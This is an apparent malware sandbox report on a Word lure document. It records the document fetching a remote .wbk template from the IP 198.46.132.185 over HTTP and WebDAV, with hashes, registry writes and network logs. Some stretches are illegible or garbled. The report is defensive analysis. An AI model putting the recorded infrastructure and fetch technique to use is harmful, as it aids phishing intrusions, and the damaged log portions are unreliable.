

Virtual Analyzer Report



Submission Context

Logged	2021-05-27 11:33:12
Submitter	Manual Submission
Type	Office Word 2007 document

Analysis Overview

Overall risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	TROJ_FRS.VSNW19E21		
Exploited vulnerabilities	-		
Analyzed objects	Office Word 2007 document	1 - Quote 2405987021.docx	F1A0ABB5F96C21F8A799E4F65C4216BD968C29B7

Analysis Environments

	W7	W10	CentOS w Docker
Anti-security, self-preservation			
Autostart or other system reconfiguration			
Deception, social engineering			
File drop, download, sharing, or replication		✓	
Hijack, redirection, or data theft	✓		
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change		✓	
Rootkit, cloaking			
Suspicious network or messaging activity	✓	✓	

W7

Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_FRS.VSNW19E21
Exploited vulnerabilities	-
Network connection	Custom

▼ Object 1 - Quote 2405987021.docx (Office Word 2007 document)

File name	Quote 2405987021.docx
File type	Office Word 2007 document
SHA-1	F1A0ABB5F96C21F8A799E4F65C4216BD968C29B7
SHA-256	5274C7FEA16B84E327D5AF683B6EF0C3E1FE1649B6CEA88399E029ED5DEEEE6F
MD5	992ACD038FD49F200BD5510C029E74B1
Size	10356 byte(s)

Risk Level	<div>High risk</div>
Detection	TROJ_FRS.VSNW19E21
Exploited vulnerabilities	-
Threat Characteristics	Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (1) Suspicious network or messaging activity (14)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Discovery	Network Share Discovery	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1, 2 Characteristics: 1, 2, 3
	Standard Application Layer Protocol	Characteristics: 1, 2 Characteristics: 1, 2, 3

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2344 Info: Enums share folder from API result

▼ Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	■■■	Source: ATSE Detection Name: TROJ_FRS.VSNW19E21 Engine Version: 12.500.1008 Malware Pattern Version: 16.743.92

▼ Suspicious network or messaging activity (14)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■ ■ ■	198.46.132.185
Attempts to connect to malicious URL	■■■	URL: http://198.46.132.185/..... Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS
Attempts to connect to suspicious URL	■ ■ ■	http://198.46.132.185/dashboard/
Attempts to connect to suspicious URL	■ ■ ■	http://198.46.132.185/.....
Attempts to connect to suspicious URL	■ ■ ■	http://198.46.132.185/
Attempts to connect to malicious URL	■■■	URL: http://198.46.132.185/..... Threat Name: EXPLOIT_MSOFFICE.WRS
Connects to remote URL or IP address	■ ■ ■	Connection: 198.46.132.185:80 Content: GET /.....wbk HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatibl e; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .N ET4.0C; .NET4.0E; MSOffice 12]\r\nAccept-Encoding: gzip, deflate\r\nHost: 198.46.132.185\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 198.46.132.185:80 Content: OPTIONS /...../ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 198.46.132.185\r\nCo ntent-Length: 0\r\n\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	http://198.46.132.185/.....wbk
Connects to remote URL or IP address	■ ■ ■	http://198.46.132.185/.....
Listens on port	■ ■ ■	0.0.0.0:49168
Listens on port	■ ■ ■	127.0.0.1:62203
Listens on port	■ ■ ■	0.0.0.0:49166
Queries DNS server	■ ■ ■	198.46.132.185

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
198.46.132.185	80	-	-	-	Quote 2405987021.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
198.46.132.185	-	53	-	-	-	Quote 2405987021.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://198.46.132.185/.....	Disease Vector	High	LOW-REPUTATION-URL_BLOCKED-LIST.SCO RE.WRS	Quote 2405987021.docx
http://198.46.132.185/dashboard/	Untested	-	-	Quote 2405987021.docx
http://198.46.132.185/.....	Untested	-	-	Quote 2405987021.docx
http://198.46.132.185/	Untested	-	-	Quote 2405987021.docx
http://198.46.132.185/.....wb k	Malware Accomplice	High	EXPLOIT_MSOFFICE.WRS	Quote 2405987021.docx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
Quote 2405987021.docx.LNK	No risk	-	-	-	1075	EFD3DF790F574BA577833E0042AC55153C 3C609C
WTYOSLM.LNK	No risk	-	-	-	893	0A1F7E216EC547C4EA2E974F21A289B5F7 C6CBBC
~WRS(2996D4FC-2228-4BDA-B0 59-CCB031414187).tmp	No risk	-	-	-	1024	A62F70A7B17863E69759A6720E75FC80E12 B46E6
~\$ote 2405987021.docx	No risk	-	-	-	162	4C1AF666FEE715DCFE2BCD97E19269F386 31AB91
Word12.pip	No risk	-	-	-	1684	FC59411B10AF108AE0F1448C7A78DCA0A2 A901B3
~\$Normal.dotm	No risk	-	-	-	162	2950A41A9DA587E8D14B3E23B7B847C104 372EC8
~WRS(5F4688C0-F6C9-4AFE-8A 95-4D912406C8B3).tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86 E49677
index.dat	No risk	-	-	-	160	CEEF AE28EDADD431CF2B81C45A7476A71 CF391C9

▼ Suspicious Objects

Type	Object	Risk Level
URL	http://198.46.132.185:80/.....	Medium
URL	http://198.46.132.185:80/dashboard/	Medium
File (SHA1)	F1A0ABB5F96C21F8A799E4F65C4216BD968C29B7	High
URL	http://198.46.132.185:80/...../.....wbk	High
URL	http://198.46.132.185:80/	Medium
URL	http://198.46.132.185:80/...../	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 198.46.132.185		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://198.46.132.185/.....-.../ Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://198.46.132.185/dashboard/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://198.46.132.185/.....-...~		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://198.46.132.185/		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://198.46.132.185/.....-.../.....wbk Threat Name: EXPLOIT_MSOFFICE.WRS		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_FRS.VSNW19E21 Engine Version: 12.500.1008 Malware Pattern Version: 16.743.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2344
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\6s\ Value: None		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000210903000000000000000F01FECiUsage\WORDFiles Value: 52bb0008		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000210903000000000000000F01FECiUsage\ProductFiles Value: 52bb0008		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000210903000000000000000F01FECiUsage\ProductFiles Value: 52bb0009		2344
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.d at, 0, 0, 0, 1) Return: 0		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000210903000000000000000F01FECiUsage\EXCELFiles Value: 52bb000b		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\'x\ Value: None		2344
Add File	Path: %APPDATA%\Microsoft\Templates~- \$Normal.dotm Type: VSDT_COM_DOS		2344
Write File	Path: %APPDATA%\Microsoft\Templates~- \$Normal.dotm Type: VSDT_COM_DOS		2344
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\'x\ Value: None		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\%\ Value: None		2344
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Protocol Discovery, 0, , , 0) Return: cc0004		2344
Call System API	API Name: DnsQueryExW Args: (198.46.132.185, 1, 50000000) Return: 0		2344
Detection	Threat Characteristic: Queries DNS server 198.46.132.185		
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 198.46.132.185, 80, , , 3, 0, 0) Return: cc0008		2344
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, OPTIONS, /.....-.../.....-.../, HTTP/1.1, , 0, -2141124608, 0) Return: cc000c		2344
Detection	Threat Characteristic: Connects to remote URL or IP address http://198.46.132.185/.....-.../.....~		
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\ Value: None		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\EnableFileTracing Value: 0		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\EnableConsoleTracing Value: 0		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\FileTracingMask Value: ffff0000		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\ConsoleTracingMask Value: ffff0000		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\MaxFileSize Value: 100000		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\FileDirectory Value: %windir%\tracing		2344
Call Service API	API Name: OpenServiceW Args: (265dcc8, Sens, 4) Return: 26d2188		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\ Value: None		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\EnableFileTracing Value: 0		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\EnableConsoleTracing Value: 0		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\FileTracingMask Value: ffff0000		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\ConsoleTracingMask Value: ffff0000		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\MaxFileSize Value: 100000		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\FileDirectory Value: %windir%\tracing		2344
Call Service API	API Name: OpenServiceA Args: (26d2520, rasman, 4) Return: 26d24a8		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		2344
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		2344

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		2344
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		2344
Call Service API	API Name: OpenServiceA Args: (26d26d8, RASMAN, 4) Return: 26d2660		2344
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5e0		2344
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5e0		2344
Call Network API	API Name: socket Args: (2, 2, 0) Return: 608		2344
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608		2344
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5f4		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None		2344
Call Network API	API Name: socket Args: (2, 1, 6) Return: 620		2344
Call Network API	API Name: bind Args: (620, 0.0.0.0:49166, 16) Return: 0		2344
Detection	Threat Characteristic: Listens on port 0.0.0.0:49166		
Call Network API	API Name: connect Args: (620, 198.46.132.185:80, 16) Return: ffffff		2344
Call Network API	API Name: send Args: (620, OPTIONS /.....-/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 198.46.132.185\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 203, 0) Return: 203		2344
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 198.46.132.185:80 Content: OPTIONS /.....-/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 198.46.132.185\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (620, , 1024, 0) Return: ?		2344
Call Network API	API Name: recv Args: (620, , 1, 2) Return: ?		2344
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\ Value: None		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\Count Value: 1		2344
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://198.46.132.185/.....- \r\n Value: None		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://198.46.132.185/.....- \r\n Type Value: 0		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://198.46.132.185/.....- \r\n Protocol Value: 0		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://198.46.132.185/.....- \r\n Version Value: 0		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://198.46.132.185/.....- \r\n Flags Value: 0		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://198.46.132.185/.....- \r\n Expiration Value: None		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\ Value: None		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\LogSessionName Value: stdout		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Active Value: 1		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\ControlFlags Value: 1		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\ Value: None		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\Guid Value: 7e4b70ee-8296-4f0f-a3ba-f58ef7bb4e96		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\BitNames Value: Error Unusual Noise Entry Exit Probability Cracking CrackingError Debug		2344
Call Service API	API Name: OpenServiceW Args: (26d1b70, WebClient, 5) Return: 26d1b98		2344
Call Internet Helper API	API Name: WNetAddConnection3W Args: (b017c, Remote<\\198.46.132.185\\DavWWWRoot\.....> Local<\\198.46.132.185\\DavWWWRoot\.....>, , c) Return: 35		2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached\{BDEADF00-C265-11D0-BCED-00A0C90AB50F} {000214E6-0000-0000-C000-000000000046} 0xFFFF Value: None		2344
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (2011ec, 0, 0, 0) Return: 1		2344
Call Network API	API Name: socket Args: (2, 2, 17) Return: 654		2344
Call Network API	API Name: bind Args: (654, 127.0.0.1:62203, 16) Return: 0		2344
Detection	Threat Characteristic: Listens on port 127.0.0.1:62203		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004		2344
Call System API	API Name: DnsQueryExW Args: (198.46.132.185, 1, 50000000) Return: 0		2344
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 198.46.132.185, 80, , , 3, 0, 40813440) Return: cc0008		2344
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /.....-.....-.....wbk, , , 2100704, 4261904, 40813440) Return: cc000c		2344
Detection	Threat Characteristic: Connects to remote URL or IP address http://198.46.132.185/.....-.....-.....wbk		
Call Network API	API Name: recv Args: (620, , 1, 2) Return: ?		2344
Call Network API	API Name: recv Args: (620, , 1, 2) Return: ?		2344
Call Network API	API Name: socket Args: (2, 1, 6) Return: 620		2344
Call Network API	API Name: bind Args: (620, 0.0.0.0:49168, 16) Return: 0		2344
Detection	Threat Characteristic: Listens on port 0.0.0.0:49168		
Call Network API	API Name: connect Args: (620, 198.46.132.185:80, 16) Return: ffffff		2344
Call Network API	API Name: recv Args: (654, , 32, 0) Return: ?		2344
Call Network API	API Name: send Args: (654, l, 1, 0) Return: 1		2344
Call Network API	API Name: send Args: (620, GET /.....-.....-.....wbk HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E; MSOffice 12]\r\nAccept-Encoding: gzip, deflate\r\nHost: 198.46.132.185\r\nConnection: Keep-Alive\r\n\r\n, 439, 0) Return: 439		2344

[illegible]

[illegible]

[illegible]

[illegible]



[illegible]

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bernard MT Condensed Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Poster Compressed Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Britannic Bold Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Broadway Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Brush Script MT Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Californian FB Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Centaur Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Chiller Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Colonna MT Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cooper Black Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Footlight MT Light Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Harlow Solid Italic Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Harrington Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\High Tower Text Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Jokerman Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kunstler Script Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Bright Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Calligraphy Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Fax Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Magneto Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Matura MT Script Capitals Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Modem No. 20 Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Niagara Engraved Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Niagara Solid Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Old English Text MT Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Onyx Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Parchment Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Playbill Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Poor Richard Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Ravie Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Informal Roman Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose>Showcard Gothic Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Snap ITC Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Stencil Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Viner Hand ITC Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vivaldi Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vladimir Script Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wide Latin Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Arial Unicode MS Value: None	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MT Extra Value: None	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52bb0004	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52bb0005	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52bb0006	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0005	2344
Call Network API	API Name: recv Args: (620 , 1 , 2) Return: ?	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0006	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0007	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0011	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0012	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C040000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52bb0005	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C040000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52bb0006	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0013	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0014	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0015	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0016	2344
